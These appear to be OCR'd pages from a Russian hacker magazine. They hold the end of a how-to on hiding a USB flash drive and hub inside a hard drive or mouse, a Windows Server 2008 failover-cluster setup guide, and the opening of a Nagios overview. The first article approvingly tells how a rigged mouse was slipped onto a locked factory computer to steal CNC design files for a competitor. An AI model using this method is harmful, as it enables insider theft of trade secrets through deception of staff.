
Осталось подпаять проводки к IDE-разъему. Лучше использовать штырьки от джампера, расположенные на той стороне платы, которая обращена к стенке винта. Осмотри их внимательно и процарапай дорожки от штырьков до платы: их нужно откромсать полностью, чтобы разъем не был ни с чем соединен. Провода, торчащие из гермоблока, подпаяй к разъему изнутри. Теперь, если прикрутить плату на место, то ничего не будет видно. Словно, всегда так и было!

Кусок провода, оставшийся от хаба, послужит для соединения нашего флеш-винта с компом. Можно его припаять напрямую к разъему или сделать на крокодильчиках, как у меня, но все же я предлагаю спаять тебе небольшой переходник.

Возьми обычный разъем от IDE-шлейфа и отрежь от него кусочек. Резать лучше всего раскаленным ножом, зашлифовав потом края. Кусок должен быть таким, чтобы без проблем воткнуться в гнездо джамперов. А чтобы не перепутать, сделай его асимметричным: сверху пять, а снизу — четыре дырки. Затем припаяй к колодочке проводки в том же порядке, в каком они идут от платы к хабу с флешкой в гермозоне. Как правило, проводки цветные, поэтому просто спаяй их по цветам. Если же тебе не повезло и они все одинаковые, то придется заранее прозвонить тестером (на предмет кто есть кто).

☒ ПРОМЫШЛЕННЫЙ ШПИОНАЖ. TRUE STORY

Не так давно, одного моего знакомца хорошо кинули на бабки на родном предприятии. Свесили на него жуткий долг, якобы за то, что он сорвал заказ. Его вины тут особо и не было, просто оказался крайним. Око за око, зуб за зуб. Решил он выровнять счет — своровать планы



Готовый к встраиванию USB-хаб

Недолго думая, я отрезал лишние порты, сократив плату вдвое

нарезки детали на станке ЧПУ. План — это сложнейшая трехмерная фигура, описанная в математической форме и засунутая в дамп. По этому дампу движется резец станка, вытачивая деталь. Создать самому такой дамп, особенно для сложной детали, — удовольствие не из дешевых. Вот и решил чел стырить инфу и продать ее конкурирующей фирме.
Но проблема была в том, что планы приходили в станок напрямую из отдела проектирования завода, по шине PROFIBUS — это что-то вроде Ethernet, только промышленного применения с дикой помехоустойчивостью. А комп, управляющий станком, закрыт в железный шкаф, ключ от которого есть лишь у начальника цеха и заводского сисадмина. Из шкафа наружу лезет клавиатура, монитор да мышь. На компе крутится обычная Винда, и все файлы — пожалуйста, вот они, но как их оттуда выдрать? Задачка!
Думали мы с ним долго, потом нас осенило... надо зарядить мышь! А что, мышь там USBшная, это было известно точно, так как мельком он ее видел. Дальше все просто: заряжаем в мышь USB-хаб, в хаб втыкаем флешку и припаиваем напрямую мышь. А выход хаба запаиваем на место мышиного провода. Сделали все красиво и незаметно. После чего «случайно» уронили на консоль тяжелую дуру — мышь вдребезги, клавиатуре тоже досталось. Прозвучала стандартная песня: «Ой, насяльника, я не спицальна! Все куплю-возмещу!». Приносится новая клава и новая мышь, забитая флешем под завязку. Сисадмин, ничего не подозревая, собственноручно втыкает в задницу компу нашу мышу и закрывает сейф. В течение смены чел сливает с компов все, что только можно слить, после отрезает мышь от шнурка ножницами и идет писать заявление на увольнение.

☒ ФАРШИРОВАННАЯ МЫШЬ

Ради прикола, можешь повторить и этот кулинарный эксперимент. Возьми любую USB-мышь, желательно в непрозрачном корпусе. Засунь туда хаб с флешкой. Если хаб не влезает, то его можно подрезать, что я и сделал. Внимательно изучив печатную плату, я вычеркнул все дорожки, которые можно безболезненно перерезать, не нарушая внутреннюю работу контроллера (это дорожки, ведущие к разъемам). Так как мне все четыре разъема не нужны, то два я безжалостно отрезал ножницами. Полученная укороченная платка без проблем влезла в корпус мыши. Крысиный провод я откоцал и припаял прямо на плату хаба, а выводящий провод хаба, который должен был втыкаться в USB-порт компа, припаял на мышиный провод. Во второй разъем я воткнул свою флешку. Получилось, с точки зрения логики компа, что в хаб воткнута флешка и мышь, а сам хаб подключен к USB компа.
Все, осталось только завинтить корпус, насовать на флешку поздравительных картинок, песенок, видеороликов и можешь дарить кому-нибудь такую укуренную мышь на день рождения. И пусть у именинника крышу снесет, когда вместе с мышью у него появится еще и левый диск в системе.

☒ OUTRO

О том, что таким же образом флешку можно заныкать в принтер или сканер, утаив, тем самым, инфу от заинтересованных лиц, я даже говорить не буду — это вполне очевидно. Мысли нестандартно и преград на твоем пути не будет! Удачи, фрикер!



УЛЬЯНА СМЕЛАЯ

Безотказный файлообменник

СТРОИМ ОТКАЗОУСТОЙЧИВЫЙ КЛАСТЕР ДЛЯ ФАЙЛОВОГО СЕРВЕРА В WINDOWS SERVER 2008

Отказал сервер? При помощи службы кластеров Win2k8 можно обеспечить восстановление приложений, ресурсов и служб. Возможных конфигураций серверных кластеров великое множество, но мы разберем самый интересный и востребованный сценарий.


О ПРОЕКТЕ


Отказоустойчивым кластером (Failover Cluster) называют группу компьютеров, которая функционирует как единая система для обеспечения высокой доступности. Пользователь или программа видят такой кластер, как один виртуальный сервер. Когда кластеризованный ресурс на одном из узлов выходит из строя, управление им возлагается на другой сервер. При восстановлении ресурса исходный сервер возвращает себе функции управления и переходит в оперативный режим. Прелесть в том, что весь процесс восстановления после отказа полностью прозрачен для пользователей.

В Win2k8 служба кластеров претерпела значительные изменения: упрощено проведение всех операций, начиная с этапа развертывания, добавлена поддержка теневых копий для быстрого восстановления конфигурации кластера, усовершенствованы механизмы работы с сетью и алгоритм взаимодействия с системами хранения. Кроме того, появилась новая модель безопасности, которая поможет решить ряд проблем, возникавших ранее. Так, в предыдущей версии для функционирования узла требовалась учетная запись службы кластеров, выполняемая с правами локального администратора. Такой пользователь в домене попадал под ряд политик, что могло вызвать сбой или недоступность сервиса. Теперь служба кластера использует локальную учетную запись с ограниченным набором прав, который позволяет ей правильно функционировать.

ПОДГОТОВИТЕЛЬНЫЕ МЕРОПРИЯТИЯ

Требования к компьютерам, входящим в кластер, в общем-то, стандартны. Они должны иметь сертифицированное оборудование (желательно одинаковое). Параметры связи на сетевых адаптерах, версии Windows, архитектура (32-разрядная, x64 или Itanium), патчи и прочее ПО должны совпадать. Нужно, чтобы все системы входили в один домен. Предпочти-


В настройках кластера тебе доступно 4 режима кворума


Выбор компонента для установки

тельна одинаковая роль рядового сервера. Файловая система — только NTFS. Избегай образования единичных точек отказа, например, наладив связь между узлами кластера по нескольким сетям. Если узла два, как в нашем сценарии, то достаточно соединить их между собой при помощи отдельных сетевых карт. Хотя опыт показывает, что большая часть этих требований — обычная перестраховка, это не означает, что их можно совсем не придерживаться.
Диски или **LUN** (Logical unit numbers, логические номера устройств), которые предполагается задействовать в кластере, должны быть доступны только узлам кластера. Для подключения можно использовать iSCSI, диспетчер хранилища для сетей SAN или любой другой интерфейс, предоставленный производителем системы хранения. Для проверки видимости на одном из узлов будущего кластера следует перейти в Administrative Tools → Computer Management → Storage → Disk Management (Администрирование → Управление Компьютером → Устройства хранения → Управление дисками). Если нужные диски доступны в списке, значит, можно переходить к следующему этапу.

УСТАНОВКА ТРЕБУЕМЫХ КОМПОНЕНТОВ


Как и все прочие сервисы Win2k8, по умолчанию компонент **Failover Clustering** не устанавливается. Его необходимо добавить самостоятельно. Сделать это можно из окна Initial Configuration Tasks («Задачи начальной настройки»), выбрав ссылку Add features («Добавить компоненты») в области Customize This Server («Настроить этот сервер»). Или, как вариант, из «Диспетчера сервера» (Server Manager). В результате появится мастер добавления компонентов Add Features Wizard, который весьма лаконичен и прост. Отмечаем пункт Failover Clustering, после чего нажимаем кнопку Next Install. И некоторое время ожидаем, пока кончится процесс установки и инициализации параметров.
Следующий этап: устанавливаем сервис, ради которого и собирается кластер. В нашем случае — переходим в Add Role и на втором шаге «Мастера добавления ролей» (Add Role Wizard) выбираем File Server. Нажимаем Next и отмечаем службы ролей (здесь будут предложены File Server, DFS, Resource Manager, Services for Network File System и другие). Выбор некоторых из них (например, распределенной файловой системы DFS) потребует дополнительных настроек. Повторяем установку Failover Clustering и File Server на каждом узле из группы серверов.
Советую проверить конфигурацию будущего кластера. Избежать проблем на раннем этапе, увидеть узкие места и сэкономить время поможет проверка на соответствие требованиям Failover Cluster настроек серверов, сети и систем хранения данных. Тестирование производят из окна Failover Cluster Management («Управление отказоустойчивыми кластерами»), которое можно вызвать из Administrative Tools. В разделе Management выбираем ссылку Validate a Configuration («Проверить конфигурацию»). Появится «Мастер проверки конфигурации» (Validate a Configuration Wizard). На втором шаге мастера Select Servers or a Cluster указываем на узлы, которые будут тестироваться. Для этого вбей имя узла в поле Enter name (или выбери из списка при помощи Browse) и нажми Add. Далее отмечаем тесты для выполнения. Перед созданием кластера рекомендуется пройти все проверки (Run all tests). А вот при подключении следующего узла некоторые тесты можно пропустить. По окончании проверок выводится информативная сводка (Summary). Тесты, которые помечены зеленым цветом, считаются пройденными.
Обрати внимание на тесты, которые помечены значком с восклицательным знаком (Warning; есть еще и Not Applicable, но они не так критичны). Если не будут убраны все предупреждения, «Мастер создания кластера», который мы собираемся вскоре запустить, скорее всего, прекратит работу из-за ошибки. Что делать, когда какие-то тесты не пройдены? Нажми на More about cluster validation tests, — так можно вызвать соответствующий раздел справки. Авось, поможет разобраться в ситуации. Чтобы просмотреть полный отчет по тестированию в окне веб-браузера, нажми ссылку View Report. Устрани найденные проблемы и повтори тест. После закрытия мастера отчет сохраняется в html-файле в каталоге `SystemRoot\Cluster\Reports\Validation Report`. Имя файла будет соответствовать дате и времени проведения теста.
Новые кластеры создаются при помощи «Мастера создания кластера» (Create Cluster Wizard). Вызывается он из окна консоли Failover Cluster Management (нажатием на ссылку Create a cluster). Консоль можно вызвать из Administrative Tools — или введя команду cluadmin.msc в окне терминала. Интерфейс консоли традиционен для Win2k8. Окно разделено на три области: в левой области показаны кластеры, а подменю открывает доступ к настройкам. В центре выводится информация о выбранном объекте. В правой же части можно активировать действия, также доступные из контекстного меню. Но при помощи этой консоли нельзя управлять кластерами предыдущих версий Windows, отмечу это специально. Затем по подсказкам мастера последовательно добавляем в список серверы, которые будут входить в состав кластера. На




warning

• Варианты Win2k8 Web Server и Standard не поддерживают кластерную службу Failover Cluster.

• Win2k8 не поддерживает NLB (Network Load Balancing, Служба балансировки сетевой нагрузки) и Failover Cluster на одном сервере.


Отчет мастера проверки конфигурации


Настройки кластера в консоли Failover Cluster Management

странице Access Point for Administering the Cluster указываем имя кластера и его IPv4-адрес. Проверяем установки на странице Confirmation и, если все правильно, нажатием Next начнем процесс создания кластера. Едва мастер закончит работу, появится страница Summary. Посмотри, она не содержит записей об ошибках? Нет? Тогда создание кластера можно считать завершенным. Новый кластер появится в окне консоли Failover Cluster Management.

Подключиться к кластеру, которого нет в списке, можно щелчком по записи Failover Cluster Management. Появится контекстное меню. Выбери в нем команду Manage a Cluster.

Кластер создан, но необходимо еще кое-что сделать для оптимизации работы. Перемещаясь по вкладкам, проверь установки кластера. Чтобы сервера для обмена информацией внутри кластера не использовали сеть, предназначенную для передачи основного потока данных, нужно выбрать ее в списке Networks. Далее — в контекстном меню перейти к пункту Properties («Свойства») и активировать параметр Do Not Allow the Cluster to Use This Network («Запретить кластеру использовать эту сеть»). Есть еще один момент: в идеале каждый узел должен иметь одинаковое количество сетевых адаптеров, а их имена — обладать такими названиями, которые помогут администратору понять, к какой сети они подключены. По умолчанию интерфейсы имеют имена вроде «Cluster Network 1», «Cluster Network 2». Не очень-то удобно! Поэтому отметь сеть (в среднем окне будут выведены ее характеристики) и в контекстном меню ткни пункт Rename. Впиши новое имя сети. Аналогично поступаем и с остальными.

Добавить новый узел в кластер очень просто. Для этого в поле Nodes выбираем Add Node и следуем указаниям «Мастера добавления узла» (Add Node Wizard). Основной страницей мастера будет Select Server page, на которой указываются данные нового сервера. После нажатия на Next начнется процесс добавления узла. Результат этой операции будет показан в Summary. Сам видишь, ничего сложного.

Хочешь знать, что происходит при развертывании отказоустойчивого кластера в Active Directory? В контейнере «Компьютеры» создается ряд объектов виртуальных компьютеров (VCO — Virtual Computer Object). Они относятся ко всем ресурсам сетевого имени кластера, создаваемым, как «Точки доступа клиента» (CAP — Client Access Points). CAP понадобится даже для работы одноузлового кластера. Окно, требующее его создать, будет появляться несколько раз по ходу настроек — и еще успеет тебе надоесть. Так что, в меню Action выбери пункт Add a resource, затем Client Access Point и следуй указаниям еще одного мастера. Фактически, он похож на предыдущий: необходимо только указать незанятый IP-адрес для CAP и все.

МОДЕЛИ КВОРУМА

В обычном сценарии проблем не возникает, но что делать, если по какой-то причине кластер разделен? Например, отсутствует служебное сетевое под-


Кластерный сетевой интерфейс

Настоятельно рекомендую на каждый компьютер установить еще по одной сетевой карте и связать узлы отдельным сетевым кабелем. Это весьма пригодится, так как помимо Heartbeat-сообщений, которые предназначены для мониторинга состояния узлов кластера, по кластерному сетевому интерфейсу будут идти данные синхронизации и управления.


Кворум в Win2k8

Для серверов Windows кворум – понятие не новое. Однако в реализации Win2k8 есть существенные изменения. Кворум – это не объект кластера, а целая концепция, позволяющая сохранить работоспособность всей системы в случае недоступности отдельных ее элементов. Кластер-то должен действовать, как единая группа, представляющая собой логический сервер. Все узлы обязаны работать согласованно и выдавать одинаковую информацию. Поэтому при настройке кластера выбор типа кворума весьма важен.

В Win2k3 «кворумом» называли общий диск с настройками кластера, потеря которого была критичной. Как вариант, предлагался кворум набора узлов, состоящий из общего SMB-ресурса. В этом случае для функционирования кластера требовалось участие большинства узлов. В Win2k8 используется модель единого кворума, определяющая результат на основе количества голосующих элементов кластера (свидетелей). Новая модель кворума позволяет гарантировать, что только одна часть будет выступать в роли кластера. Раздел с кворумом определяется числом голосующих элементов (узлов, дисков-свидетелей), или возможностью доступа к определенному ресурсу, такому, как диск-свидетель. В первом варианте все элементы равны, то есть можно получить кворум и без диска свидетеля.



Настраиваем свойства сетевого подключения



Перед добавлением сервиса в кластер

ключение. В этом случае фактически получаем два кластера, которые будут выдавать разную информацию. Вот тогда и нужно определить, кому работать, а кому отключаться. Для этого нужен кворум (quorum). Сервера, оставшиеся без кворума, автоматически закрывают все службы.

Режим кворума определяет нужное количество голосов. В настройках Win2k8 доступно четыре режима. Настройка производится через меню More Actions — Configure Cluster Quorum Settings на странице Select Quorum Configuration:

- **Node Majority** (большинство узлов) — удобен при нечетном количестве узлов, одноузловом кластере или кластере без общего хранилища данных. Голоса назначаются только узлам, свидетель или диск-свидетель отсутствуют. Для кворума должно быть доступно более половины узлов.
- **Node and Disk Majority** (большинство узлов и диск) — удобен при четном количестве узлов. Голоса имеют узлы и общие диски. Кворум может быть получен, если доступно более 50% узлов (или меньше, если есть диск-свидетель).
- **Node and File Share Majority** (большинство узлов и файловый ресурс) — как и предыдущий, только вместо диска-свидетеля используется файловый ресурс. Этот режим также рекомендуется при четном количестве узлов и кластере без общего хранилища данных.
- **No Majority: Disk Only** (без большинства: только диск) — для кворума нужен диск-свидетель, количество узлов на решение не влияет. Отсутствие диска свидетеля в любом случае означает отсутствие кворума.

При установке кластера будет выбран наиболее оптимальный вариант (выводится в окне Summary). Менять кворум потребуется только при добавлении нового узла или других изменениях в структуре кластера. Режим «No-Majority: Disk-Only» подписан, как не рекомендованный, и соответствует модели общего кворума в старой версии кластеров. Учитывая, что есть другие варианты, трудно назвать ситуацию, когда он может быть востребован. В зависимости от текущей конфигурации, некоторые режимы могут быть также отмечены, как не рекомендуемые (not recommended for your current number of nodes).

РАЗВЕРТЫВАНИЕ СЕРВИСА

Теперь, когда кластер поднят и протестирован, приступаем к последнему этапу — развертыванию необходимого сервиса или службы, которую он будет обеспечивать. Выбранная роль на этот момент уже должна быть установлена. Хотя есть возможность создания пустого (empty) сервиса: это можно сделать из меню More Actions — Create Empty Service or Application. Перед добавлением File Server необходимо, зайдя в Storage, убедиться, что дисковые ресурсы доступны кластеру. При необходимости можно добавить ранее не подключенные к кластеру диски: выбери в контекстном меню Add Disk и укажи устройство хранения. По окончании работы мастера новый диск перейдет из категории Local Disks в Clustered Disks.

Список поддерживаемых приложений доступен в меню Services and Applications. Нажми в области Actions ссылку Configure a Service or Application («Настроить службу или приложение») и на втором шаге High Availability Wizard укажи нужную роль или сервис. В нашем случае — это File Server. Если выбранная роль еще не установлена, мастер прекращает работу. Далее введи стандартные параметры: имя файлового сервера, его IP-адрес и тома, к которым нужно обращаться. По окончании работы мастера файловый сервер появится в дереве консоли Services and Applications. Выбираем его и в контекстном меню отмечаем пункт Provision a Shared Folder Wizard. Это вызовет одноименного мастера. Следуя его инструкциям, укажи параметры создаваемой общей папки: путь и имя, разрешения файловой системы и расширенные параметры протокола SMB (кэширование, число пользователей). После завершения мастера проверь работу файлового сервера. Затем переведи его в режим онлайн, выбрав в контекстном меню команду Bring this service or application online.

Кстати, для тестирования корректности перехода на другой узел кластера необязательно выдергивать сетевой кабель. Достаточно перевести сервис в оффлайн, нажав в этом же меню ссылку Move this service or application to another node. В дальнейшем за работой файлового сервера можно следить из консолей Server Manager, Failover Cluster Management и Event Viewer.

Хотя мы рассмотрели только создание кластера для файлового сервера, — в остальных случаях (для почты, печати, SQL, DHCP, etc) принцип настройки будет аналогичен.

МАСТЕРА ПОМОГУТ

Сегодня создание отказоустойчивого кластера в Win2k8 уже не требует специальных знаний от администратора. Нужно просто представлять себе конечный результат. Наличие множества мастеров и подсказок по ходу процесса заметно упрощают настройки и последующее управление. Думаю, у тебя все получится. ⌶



links

Ознакомиться со списком всех изменений в Failover Cluster можно в документе по адресу go.microsoft.com/fwlink/?LinkId=62368.



СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM /

Тотальная слежка

NAGIOS: ПОПУЛЯРНАЯ СИСТЕМА МОНИТОРИНГА СИСТЕМ И СЕТЕЙ

Задача проекта Nagios — разработать свободную систему мониторинга компьютерных систем и сетей. Система следит за узлами или службами и в случае возникновения проблем (например, служба не отвечает) оповещает администратора. Постоянное наблюдение за всеми компонентами позволит выявить проблемные участки и устранить их прежде, чем произойдет сбой, или они смогут повлиять на работу сети.

ЗА ЧТО АДМИНЫ ЛЮБЯТ NAGIOS

Nagios производит мониторинг работы большинства сетевых сервисов: SMTP, POP3, IMAP, SSH, Telnet, FTP, HTTP, DNS и многих других. Также с его помощью можно отслеживать использование ресурсов серверов: загруженность процессора, расходование оперативной памяти, дискового пространства и т.д. — причем, не только в Unix, но и в других ОС. Например, мониторинг работы серверов под управлением Windows обеспечивается модулем NRPE_NT.

Возможен удаленный мониторинг через шифрованные SSH- или SSL-туннели. Простая архитектура модулей расширений позволяет создавать свои способы проверки служб и обработчики событий (к примеру, перезапуск зависшего сервиса). Концепция «родительских» узлов дает возможность определить иерархию и зависимости между хостами. Таким образом можно отличать действительно неработающие узлы от тех, которые недоступны системе мониторинга из-за неполадок на промежуточных пунктах. Nagios ценят за умение строить карты сетевой инфраструктуры и графики различных параметров наблюдаемых систем.

